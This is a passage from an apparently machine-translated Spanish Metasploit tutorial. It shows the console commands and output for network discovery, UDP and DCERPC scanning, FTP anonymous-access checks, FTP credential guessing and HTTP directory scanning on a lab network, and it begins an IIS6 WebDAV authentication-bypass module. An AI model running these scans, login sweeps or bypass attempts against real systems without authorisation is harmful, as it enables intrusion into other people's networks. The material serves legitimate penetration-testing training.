[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] listening: 00000000
[*] killed: 00000005
[*] name: 00010000000000000001000000000000d3060000
[*] UUID 0b0a6584-9e0f-11cf-a3cf-00805f68cb1b v1.1
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] listening: 00000000
[*] killed: 00000005
[*] name: 00010000000000000001000000000000d3060000
[*] UUID 1d55b526-c137-46c5-ab79-638f2a68e869 v1.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
```

```
[*] listening: 00000000
[*] killed: 00000005
[*] name: 00010000000000000010000000000000d3060000
[*] UUID e60c73e6-88f9-11cf-9af1-0020af6e72f4 v2.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] listening: 00000000
[*] killed: 00000005
[*] name: 00010000000000000010000000000000d3060000
[*] UUID 99fcfec4-5260-101b-bbcb-00aa0021347a v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] listening: 00000000
[*] killed: 00000005
[*] name: 00010000000000000010000000000000d3060000
[*] UUID b9e79e60-3d52-11ce-aa1-00006901293f v0.2
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] listening: 00000000
[*] killed: 00000005
[*] name: 00010000000000000010000000000000d3060000
[*] UUID 412f241e-c12a-11ce-abff-0020af6e7a17 v0.2
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] listening: 00000000
[*] killed: 00000005
[*] name: 00010000000000000010000000000000d3060000
[*] UUID 00000136-0000-0000-c000-000000000046 v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] listening: 00000000
[*] killed: 00000005
[*] name: 00010000000000000010000000000000d3060000
[*] UUID c6f3ee72-ce7e-11d1-b71e-00c04fc3111a v1.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] listening: 00000000
[*] killed: 00000005
[*] name: 00010000000000000010000000000000d3060000
[*] UUID 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57 v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] listening: 00000000
[*] killed: 00000005
[*] name: 00010000000000000010000000000000d3060000
[*] UUID 000001a0-0000-0000-c000-000000000046 v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] listening: 00000000
[*] killed: 00000005
[*] name: 00010000000000000010000000000000d3060000
...snip...
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(management) >
```

# auxiliary/scanner/dcerpc/tcp\_dcerpc\_auditor

El módulo dcerpc / tcp\_dcerpc\_auditor escanea un rango de direcciones IP para determinar qué servicios están disponibles DCERPC través de un puerto TCP.

```
msf > use auxiliary/scanner/dcerpc/tcp_dcerpc_auditor
msf auxiliary(tcp_dcerpc_auditor) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	135	yes	The target port
THREADS	1	yes	The number of concurrent threads

Para ejecutar este escáner, sólo tenemos que poner nuestro rhosts y los valores THREADS y se deja correr.

```
msf auxiliary(tcp_dcerpc_auditor) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(tcp_dcerpc_auditor) > set THREADS 55
THREADS => 55
msf auxiliary(tcp_dcerpc_auditor) > run
```

```
The connection was refused by the remote host (192.168.1.250:135).
The host (192.168.1.210:135) was unreachable.
```

```
...snip...
```

```
The host (192.168.1.200:135) was unreachable.
```

```
[*] Scanned 38 of 55 hosts (069% complete)
```

```
...snip...
```

```
The host (192.168.1.246:135) was unreachable.
```

```
192.168.1.203 - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a 0.0 OPEN VIA 135 ACCESS
GRANTED 0000000000000000000000000000000000000000000000000000000005000000
```

```
192.168.1.201 - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a 0.0 OPEN VIA 135 ACCESS
GRANTED 0000000000000000000000000000000000000000000000000000000005000000
```

```
192.168.1.204 - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a 0.0 OPEN VIA 135 ACCESS
GRANTED 00000000000000000000000000000000000000000000000000000000076070000
```

```
192.168.1.202 - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a 0.0 OPEN VIA 135 ACCESS
GRANTED 0000000000000000000000000000000000000000000000000000000005000000
```

```
192.168.1.204 - UUID afa8bd80-7d8a-11c9-bef4-08002b102989 1.0 OPEN VIA 135 ACCESS
GRANTED
```

```
000002000b0000000b00000004000200080002000c0002001000020014000200180002001c000200200
0020024000200280002002c0002000883afe11f5dc91191a408002b14a0fa0300000084650a0b0f9ecf
11a3cf00805f68cb1b0100010026b5551d37c1c546ab79638f2a68e86901000000e6730ce6f988cf119
af10020af6e72f402000000c4fefc9960521b10bbcb00aa0021347a00000000609ee7b9523dce11aaa1
00006901293f0000002001e242f412ac1ce11abff0020af6e7a17000002003601000000000000c000000
0000000460000000072eef3c67eced111b71e00c04fc3111a01000000b84a9f4d1c7dcf11861e0020af
6e7c5700000000a001000000000000c00000000000000460000000000000000000000000000000
```

```
192.168.1.204 - UUID e1af8308-5d1f-11c9-91a4-08002b14a0fa 3.0 OPEN VIA 135 ACCESS
GRANTED d8060000
```

```
[*] Scanned 52 of 55 hosts (094% complete)
```

```
[*] Scanned 54 of 55 hosts (098% complete)
```

```
The connection timed out (192.168.1.205:135).  
[*] Scanned 55 of 55 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(tcp_dcerpc_auditor) >
```

Como puede ver, este análisis rápido se ha convertido a algunos servicios disponibles en un número de nuestros anfitriones, que podría justificar una mayor investigación.

# auxiliary/scanner/discovery/arp\_sweep

Cuando sus sistemas de destino se encuentran en la misma red que el equipo que ataca, se pueden enumerar los sistemas mediante la realización de un sondeo ARP. Naturalmente, Metasploit tiene un módulo que puede serle de ayuda.

```
msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
INTERFACE		no	The name of the interface
PCAPFILE		no	The name of the PCAP capture file to
process			
RHOSTS		yes	The target address range or CIDR
identifier			
SHOST		yes	Source IP Address
SMAC		yes	Source MAC Address
THREADS	1	yes	The number of concurrent threads
TIMEOUT	500	yes	The number of seconds to wait for new data

Debido a la forma en que ARP barrido se obtiene, tiene que pasar su dirección MAC y la dirección IP de origen en el escáner para que éste funcione correctamente.

```
msf auxiliary(arp_sweep) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(arp_sweep) > set SHOST 192.168.1.101
SHOST => 192.168.1.101
msf auxiliary(arp_sweep) > set SMAC d6:46:a7:38:15:65
SMAC => d6:46:a7:38:15:65
msf auxiliary(arp_sweep) > set THREADS 55
THREADS => 55
msf auxiliary(arp_sweep) > run

[*] 192.168.1.201 appears to be up.
[*] 192.168.1.203 appears to be up.
[*] 192.168.1.205 appears to be up.
[*] 192.168.1.206 appears to be up.
[*] 192.168.1.250 appears to be up.
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(arp_sweep) >
```

Como se puede ver cuando se ejecuta este módulo, ARP de exploración es muy rápido.

# auxiliary/scanner/discovery/ipv6\_neighbor

El "ipv6\_neighbor" auxiliar sondas módulo que la red local para los hosts de IPv6 que responder a solicitudes de vecinos con una dirección de enlace local. Este módulo, al igual que el arp\_sweep one, por lo general sólo trabajan dentro de un dominio de difusión de la máquina atacante.

```
msf > use auxiliary/scanner/discovery/ipv6_neighbor
msf auxiliary(ipv6_neighbor) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
INTERFACE		no	The name of the interface
PCAPFILE		no	The name of the PCAP capture file to
process			
RHOSTS		yes	The target address range or CIDR
identifier			
SHOST		yes	Source IP Address
SMAC		yes	Source MAC Address
THREADS	1	yes	The number of concurrent threads
TIMEOUT	500	yes	The number of seconds to wait for new data

Además de establecer nuestro valor rhosts, también tenemos que poner nuestra dirección MAC de origen (SMAC) y host de origen (SHOST) la dirección IP. A continuación, establecemos nuestra rhosts y los valores THREADS y dejar que el escáner corra.

```
msf auxiliary(ipv6_neighbor) > set RHOSTS 192.168.1.2-254
RHOSTS => 192.168.1.200-254
msf auxiliary(ipv6_neighbor) > set SHOST 192.168.1.101
SHOST => 192.168.1.101
msf auxiliary(ipv6_neighbor) > set SMAC d6:46:a7:38:15:65
SMAC => d6:46:a7:38:15:65
msf auxiliary(ipv6_neighbor) > set THREADS 55
THREADS => 55
msf auxiliary(ipv6_neighbor) > run
```

```
[*] IPv4 Hosts Discovery
[*] 192.168.1.10 is alive.
[*] 192.168.1.11 is alive.
[*] 192.168.1.2 is alive.
[*] 192.168.1.69 is alive.
[*] 192.168.1.109 is alive.
[*] 192.168.1.150 is alive.
[*] 192.168.1.61 is alive.
[*] 192.168.1.201 is alive.
[*] 192.168.1.203 is alive.
[*] 192.168.1.205 is alive.
[*] 192.168.1.206 is alive.
[*] 192.168.1.99 is alive.
[*] 192.168.1.97 is alive.
[*] 192.168.1.250 is alive.
[*] IPv6 Neighbor Discovery
[*] 192.168.1.69 maps to IPv6 link local address fe80::5a55:caff:fe14:1e61
[*] 192.168.1.99 maps to IPv6 link local address fe80::5ab0:35ff:fe6a:4ecc
```

```
[*] 192.168.1.97 maps to IPv6 link local address fe80::7ec5:37ff:fef9:a96a
[*] Scanned 253 of 253 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ipv6_neighbor) >
```

En cuanto a la salida del módulo, se puede ver que este escáner tiene el doble objetivo de mostrar lo que los ejércitos están en línea similar a arp\_sweep y luego realiza el descubrimiento de vecinos de IPv6.



# auxiliary/scanner/discovery/udp\_probe

El "udp\_probe" módulo analiza un determinado rango de hosts de los servicios comunes de UDP.

```
msf > use auxiliary/scanner/discovery/udp_probe
msf auxiliary(udp_probe) > show options
```

Module options:

Name	Current Setting	Required	Description
CHOST		no	The local client address
RHOSTS		yes	The target address range or CIDR identifier
THREADS	1	yes	The number of concurrent threads
VERBOSE	false	no	Enable verbose output

Hay muy pocos ajustes necesarios para este módulo por lo que sólo configurar el rhosts y los valores THREADS y se deja correr.

```
msf auxiliary(udp_probe) > set RHOSTS 192.168.1.2-254
RHOSTS => 192.168.1.2-254
msf auxiliary(udp_probe) > set THREADS 253
THREADS => 253
msf auxiliary(udp_probe) > run
```

```
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered NetBIOS on 192.168.1.109:137 (SAMSUNG:<00>:U :SAMSUNG:<20>:U :
00:15:99:3f:40:bd)
[*] Discovered NetBIOS on 192.168.1.150:137 (XEN-WIN7-PROD:<00>:U :WORKGROUP:<00>:G
:XEN-WIN7-PROD:<20>:U :WORKGROUP:<1e>:G :aa:e3:27:6e:3b:a5)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16
02-25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-2008;S/N 8Y61B1GP400065Y.)
[*] Discovered NetBIOS on 192.168.1.206:137 (XEN-XP-PATCHED:<00>:U :XEN-XP-
PATCHED:<20>:U :HOTZONE:<00>:G :HOTZONE:<1e>:G :12:fa:1a:75:b8:a5)
[*] Discovered NetBIOS on 192.168.1.203:137 (XEN-XP-SPLOIT:<00>:U :WORKGROUP:<00>:G
:XEN-XP-SPLOIT:<20>:U :WORKGROUP:<1e>:G :3e:ff:3c:4c:89:67)
[*] Discovered NetBIOS on 192.168.1.201:137 (XEN-XP-SP2-BARE:<00>:U :HOTZONE:<00>:G
:XEN-XP-SP2-BARE:<20>:U :HOTZONE:<1e>:G :HOTZONE:<1d>:U :__MSBROWSE__:<01>:G
:c6:ce:4e:d9:c9:6e)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16
02-25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-2008;S/N 8Y61B1GP400065Y.)
[*] Discovered NTP on 192.168.1.69:123 (NTP v4)
[*] Discovered NetBIOS on 192.168.1.250:137 (FREENAS:<20>:U :FREENAS:<00>:U
:FREENAS:<03>:U :__MSBROWSE__:<01>:G :WORKGROUP:<1d>:U :WORKGROUP:<1e>:G
:WORKGROUP:<00>:G :00:00:00:00:00:00)
[*] Discovered NTP on 192.168.1.203:123 (Microsoft NTP)
[*] Discovered MSSQL on 192.168.1.206:1434 (ServerName=XEN-XP-PATCHED
InstanceName=SQLEXPRESS IsClustered=No Version=9.00.4035.00 tcp=1050 np=\\XEN-XP-
PATCHED\pipe\MSSQL$SQLEXPRESS\sql\query )
[*] Discovered NTP on 192.168.1.206:123 (Microsoft NTP)
[*] Discovered NTP on 192.168.1.201:123 (Microsoft NTP)
[*] Scanned 029 of 253 hosts (011% complete)
[*] Scanned 052 of 253 hosts (020% complete)
[*] Scanned 084 of 253 hosts (033% complete)
```

```
[*] Scanned 114 of 253 hosts (045% complete)
[*] Scanned 140 of 253 hosts (055% complete)
[*] Scanned 160 of 253 hosts (063% complete)
[*] Scanned 184 of 253 hosts (072% complete)
[*] Scanned 243 of 253 hosts (096% complete)
[*] Scanned 250 of 253 hosts (098% complete)
[*] Scanned 253 of 253 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_probe) >
```

Como se puede ver en el resultado anterior, nuestro análisis poco rápido descubrió muchos servicios que se ejecutan en una amplia variedad de plataformas.

# auxiliary/scanner/discovery/udp\_sweep

El "udp\_sweep" módulo analiza a través de un determinado rango de los ejércitos para detectar los servicios UDP comúnmente disponibles.

```
msf > use auxiliary/scanner/discovery/udp_sweep
msf auxiliary(udp_sweep) > show options
```

Module options:

Name	Current Setting	Required	Description
BATCHSIZE	256	yes	The number of hosts to probe in each set
CHOST		no	The local client address
RHOSTS		yes	The target address range or CIDR
identifier			
THREADS	1	yes	The number of concurrent threads
VERBOSE	false	no	Enable verbose output

Para configurar este módulo, sólo tenemos que establecer el rhosts y los valores THREADS y ejecutarlo.

```
msf auxiliary(udp_sweep) > set RHOSTS 192.168.1.2-254
RHOSTS => 192.168.1.2-254
msf auxiliary(udp_sweep) > set THREADS 253
THREADS => 253
msf auxiliary(udp_sweep) > run
```

```
[*] Sending 10 probes to 192.168.1.2->192.168.1.254 (253 hosts)
[*] Discovered NetBIOS on 192.168.1.109:137 (SAMSUNG:<00>:U :SAMSUNG:<20>:U :
00:15:99:3f:40:bd)
[*] Discovered NetBIOS on 192.168.1.150:137 (XEN-WIN7-PROD:<00>:U :WORKGROUP:<00>:G
:XEN-WIN7-PROD:<20>:U :WORKGROUP:<1e>:G :aa:e3:27:6e:3b:a5)
[*] Discovered NetBIOS on 192.168.1.203:137 (XEN-XP-SPLOIT:<00>:U :WORKGROUP:<00>:G
:XEN-XP-SPLOIT:<20>:U :WORKGROUP:<1e>:G :3e:ff:3c:4c:89:67)
[*] Discovered NetBIOS on 192.168.1.201:137 (XEN-XP-SP2-BARE:<00>:U :HOTZONE:<00>:G
:XEN-XP-SP2-BARE:<20>:U :HOTZONE:<1e>:G :HOTZONE:<1d>:U :__MSBROWSE__:<01>:G
:c6:ce:4e:d9:c9:6e)
[*] Discovered NetBIOS on 192.168.1.206:137 (XEN-XP-PATCHED:<00>:U :XEN-XP-
PATCHED:<20>:U :HOTZONE:<00>:G :HOTZONE:<1e>:G :12:fa:1a:75:b8:a5)
[*] Discovered NetBIOS on 192.168.1.250:137 (FREENAS:<20>:U :FREENAS:<00>:U
:FREENAS:<03>:U :__MSBROWSE__:<01>:G :WORKGROUP:<1d>:U :WORKGROUP:<1e>:G
:WORKGROUP:<00>:G :00:00:00:00:00:00)
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16
02-25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-2008;S/N 8Y61B1GP400065Y.)
[*] Discovered NTP on 192.168.1.69:123 (NTP v4)
[*] Discovered NTP on 192.168.1.99:123 (NTP v4)
[*] Discovered NTP on 192.168.1.201:123 (Microsoft NTP)
[*] Discovered NTP on 192.168.1.203:123 (Microsoft NTP)
[*] Discovered NTP on 192.168.1.206:123 (Microsoft NTP)
[*] Discovered MSSQL on 192.168.1.206:1434 (ServerName=XEN-XP-PATCHED
InstanceName=SQLEXPRESS IsClustered=No Version=9.00.4035.00 tcp=1050 np=\\XEN-XP-
```

```
PATCHED\pipe\MSSQL$SQLEXPRESS\sql\query )
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16
02-25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-2008;S/N 8Y61B1GP400065Y.)
[*] Scanned 253 of 253 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_sweep) >
```

Con un esfuerzo mínimo, una vez más hemos identificado una amplia gama de servicios que se ejecutan en diferentes plataformas dentro de nuestra red.

# FTP Scanners

## auxiliary/scanner/ftp/anonymous

El "ftp / anonymous" escáner escanea un rango de direcciones IP en busca de los servidores FTP que permite el acceso anónimo y determina que los permisos de lectura o escritura se les permite.

```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > show options
```

Module options:

Name	Current Setting	Required	Description
FTPPASS	mozilla@example.com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
RHOSTS		yes	The target address range or CIDR
identifier			
RPORT	21	yes	The target port
THREADS	1	yes	The number of concurrent threads

La configuración del módulo es una simple cuestión de establecer el rango de direcciones IP que desea analizar junto con el número de subprocesos simultáneos y se deja correr.

```
msf auxiliary(anonymous) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(anonymous) > set THREADS 55
THREADS => 55
msf auxiliary(anonymous) > run
```

```
[*] 192.168.1.222:21 Anonymous READ (220 mailman FTP server (Version wu-2.6.2-5)
ready.)
[*] 192.168.1.205:21 Anonymous READ (220 oracle2 Microsoft FTP Service (Version
5.0) .)
[*] 192.168.1.215:21 Anonymous READ (220 (vsFTPd 1.1.3))
[*] 192.168.1.203:21 Anonymous READ/WRITE (220 Microsoft FTP Service)
[*] 192.168.1.227:21 Anonymous READ (220 srv2 Microsoft FTP Service (Version 5.0) .)
[*] 192.168.1.204:21 Anonymous READ/WRITE (220 Microsoft FTP Service)
[*] Scanned 27 of 55 hosts (049% complete)
[*] Scanned 51 of 55 hosts (092% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 54 of 55 hosts (098% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(anonymous) >
```

# auxiliary/scanner/ftp/ftp\_login

El "ftp\_login" módulo auxiliar explorará un rango de direcciones IP que intentan conectarse a servidores FTP.

```
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > show options
```

Module options:

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	yes	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
PASSWORD		no	A specific password to authenticate
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target address range or CIDR identifier
RPORT	21	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

En este módulo se puede tomar tanto en listas de palabras y las credenciales especificados por el usuario con el fin de tratar de inicio de sesión.

```
msf auxiliary(ftp_login) > set RHOSTS 192.168.69.50-254
RHOSTS => 192.168.69.50-254
msf auxiliary(ftp_login) > set THREADS 205
THREADS => 205
msf auxiliary(ftp_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(ftp_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(ftp_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(ftp_login) > run
```

```
[*] 192.168.69.51:21 - Starting FTP login sweep
[*] 192.168.69.50:21 - Starting FTP login sweep
[*] 192.168.69.52:21 - Starting FTP login sweep
```

```
...snip...
[*] Scanned 082 of 205 hosts (040% complete)
[*] 192.168.69.135:21 - FTP Banner: '220 ProFTPD 1.3.1 Server (Debian)
[::ffff:192.168.69.135]\x0d\x0a'
[*] Scanned 204 of 205 hosts (099% complete)
[+] 192.168.69.135:21 - Successful FTP login for 'msfadmin':'msfadmin'
[*] 192.168.69.135:21 - User 'msfadmin' has READ/WRITE access
[*] Scanned 205 of 205 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_login) >
```

Como podemos ver, el escáner conectado con éxito a uno de nuestros objetivos con las credenciales proporcionadas.

# auxiliary/scanner/ftp/ftp\_version

El módulo "ftp\_version" simplemente escanea un rango de direcciones IP y determina la versión de los servidores FTP que se están ejecutando.

```
msf > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(ftp_version) > show options
```

Module options:

Name	Current Setting	Required	Description
FTPPASS	mozilla@example.com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
RHOSTS		yes	The target address range or CIDR identifier
RPORT	21	yes	The target port
THREADS	1	yes	The number of concurrent threads

Para configurar el módulo, que acaba de establecer nuestra rhosts y los valores THREADS y se deja correr.

```
msf auxiliary(ftp_version) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(ftp_version) > set THREADS 55
THREADS => 55
msf auxiliary(ftp_version) > run
```

```
[*] 192.168.1.205:21 FTP Banner: '220 oracle2 Microsoft FTP Service (Version 5.0).\x0d\x0a'
[*] 192.168.1.204:21 FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[*] 192.168.1.203:21 FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[*] 192.168.1.206:21 FTP Banner: '220 oracle2 Microsoft FTP Service (Version 5.0).\x0d\x0a'
[*] 192.168.1.216:21 FTP Banner: '220 (vsFTPD 2.0.1)\x0d\x0a'
[*] 192.168.1.211:21 FTP Banner: '220 (vsFTPD 2.0.5)\x0d\x0a'
[*] 192.168.1.215:21 FTP Banner: '220 (vsFTPD 1.1.3)\x0d\x0a'
[*] 192.168.1.222:21 FTP Banner: '220 mailman FTP server (Version wu-2.6.2-5) ready.\x0d\x0a'
[*] 192.168.1.227:21 FTP Banner: '220 srv2 Microsoft FTP Service (Version 5.0).\x0d\x0a'
[*] 192.168.1.249:21 FTP Banner: '220 ProFTPD 1.3.3a Server (Debian [::ffff:192.168.1.249]\x0d\x0a'
[*] Scanned 28 of 55 hosts (050% complete)
[*] 192.168.1.217:21 FTP Banner: '220 ftp3 FTP server (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000) ready.\x0d\x0a'
```



```
[*] Scanned 51 of 55 hosts (092% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_version) >
```

# HTTP Scanners

[http/cert](#) - [http/dir\\_listing](#) - [http/dir\\_scanner](#) - [http/dir\\_webdav\\_unicode\\_bypass](#) - [http/enum\\_delicious](#) - [http/enum\\_wayback](#) - [http/files\\_dir](#) - [http/http\\_login](#) - [http/open\\_proxy](#) - [http/options](#) - [http/robots\\_txt](#) - [http/ssl](#) - [http/http\\_version](#) - [http/tomcat\\_mgr\\_login](#) - [http/verb\\_auth\\_bypass](#) - [http/webdav\\_scanner](#) - [http/webdav\\_website\\_content](#) - [http/wordpress\\_login\\_enum](#)

## auxiliary/scanner/http/cert

El módulo "cert" de escáner es un escáner muy útil de administración que le permite cubrir una subred para comprobar si los certificados de servidor cumplan con los requisitos.

```
msf > use auxiliary/scanner/http/cert
msf auxiliary(cert) > show options
```

Module options:

Name	Current Setting	Required	Description
ISSUER	.*	yes	Show a warning if the Issuer doesn't match this regex
RHOSTS		yes	The target address range or CIDR identifier
RPORT	443	yes	The target port
SHOWALL	false	no	Show all certificates (issuer,time) regardless of match
THREADS	1	yes	The number of concurrent threads

Para ejecutar el módulo, que acaba de establecer nuestra rhosts y los valores THREADS y dejar que haga su trabajo.

```
msf auxiliary(cert) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(cert) > set THREADS 254
THREADS => 254
msf auxiliary(cert) > run
```

```
[*] 192.168.1.11 - '192.168.1.11' : 'Sat Sep 25 07:16:02 UTC 2010' - 'Tue Sep 22
07:16:02 UTC 2020'
[*] 192.168.1.10 - '192.168.1.10' : 'Wed Mar 10 00:13:26 UTC 2010' - 'Sat Mar 07
00:13:26 UTC 2020'
[*] 192.168.1.201 - 'localhost' : 'Tue Nov 10 23:48:47 UTC 2009' - 'Fri Nov 08
23:48:47 UTC 2019'
[*] Scanned 255 of 256 hosts (099% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(cert) >
```

El módulo de salida muestra el emisor del certificado, la fecha de emisión y la fecha de caducidad.

# auxiliary/scanner/http/dir\_listing

El módulo "dir\_listing" se conecta a un rango previsto de los servidores web y determinar si están habilitados los listados de directorios en ellos.

```
msf > use auxiliary/scanner/http/dir_listing
msf auxiliary(dir_listing) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
PATH	/	yes	The path to identify directoy listing
Proxies		no	Use a proxy chain
RHOSTS	192.168.1.200-254	yes	The target address range or CIDR
identifier			
RPORT	80	yes	The target port
THREADS	55	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

Tenga en cuenta que el módulo puede ser configurado para buscar en una ruta en particular, sino que simplemente lo ejecuta en su configuración por defecto.

```
msf auxiliary(dir_listing) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(dir_listing) > set THREADS 55
THREADS => 55
msf auxiliary(dir_listing) > run
```

```
[*] NOT Vulnerable to directory listing http://192.168.1.209:80/
[*] NOT Vulnerable to directory listing http://192.168.1.211:80/
[*] Found Directory Listing http://192.168.1.223:80/
[*] NOT Vulnerable to directory listing http://192.168.1.234:80/
[*] NOT Vulnerable to directory listing http://192.168.1.230:80/
[*] Scanned 27 of 55 hosts (049% complete)
[*] Scanned 50 of 55 hosts (090% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 54 of 55 hosts (098% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dir_listing) >
```

Como se puede ver en el resultado anterior, uno de nuestros servidores escaneados en efecto, han permitido a los listados de directorios en la raíz del servidor. Hallazgos como estos se pueden convertir en una mina de oro de información valiosa.

## auxiliary/scanner/http/dir\_scanner

El módulo "dir\_scanner" analiza uno o varios servidores web en los directorios interesantes que se pueden seguir estudiando.

```
msf > use auxiliary/scanner/http/dir_scanner
msf auxiliary(dir_scanner) > show options
```

Module options:

Name	Current Setting	Required	Description
DICTIONARY	/opt/metasploit3/msf3/data/wmap/wmap_dirs.txt	no	Path of word dictionary to use
PATH	/	yes	The path to identify files
Proxies		no	Use a proxy chain
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

Vamos a aceptar el diccionario por defecto incluido en Metasploit, establecer nuestro objetivo, y dejar correr el escáner.

```
msf auxiliary(dir_scanner) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(dir_scanner) > run
```

```
[*] Using code '404' as not found for 192.168.1.201
[*] Found http://192.168.1.201:80/.../ 403 (192.168.1.201)
[*] Found http://192.168.1.201:80/Joomla/ 200 (192.168.1.201)
```

```
[*] Found http://192.168.1.201:80/cgi-bin/ 403 (192.168.1.201)
[*] Found http://192.168.1.201:80/error/ 403 (192.168.1.201)
[*] Found http://192.168.1.201:80/icons/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/oscommerce/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/phpmyadmin/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/security/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/webalizer/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/webdav/ 200 (192.168.1.201)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dir_scanner) >
```

Nuestro análisis rápido se ha vuelto una serie de directorios en nuestro servidor de destino que sin duda nos quieren investigar más a fondo.

## auxiliary/scanner/http/dir\_webdav\_unicode\_bypass

El módulo "dir\_webdav\_unicode\_bypass" analiza un determinado rango de servidores web y los intentos de eludir la autenticación mediante el WebDAV IIS6 vulnerabilidad Unicode (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-1535>).

```
msf > use auxiliary/scanner/http/dir_webdav_unicode_bypass
msf auxiliary(dir_webdav_unicode_bypass) > show options
```

Module options:

Name	Current Setting	Required	Description
DICTIONARY	/opt/metasploit3/msf3/data/wmap/wmap_dirs.txt	no	Path of word dictionary to use
ERROR_CODE	404	yes	Error code for non existent directory
HTTP404S	/opt/metasploit3/msf3/data/wmap/wmap_404s.txt	no	Path of 404 signatures to use
PATH	/	yes	The path to identify files
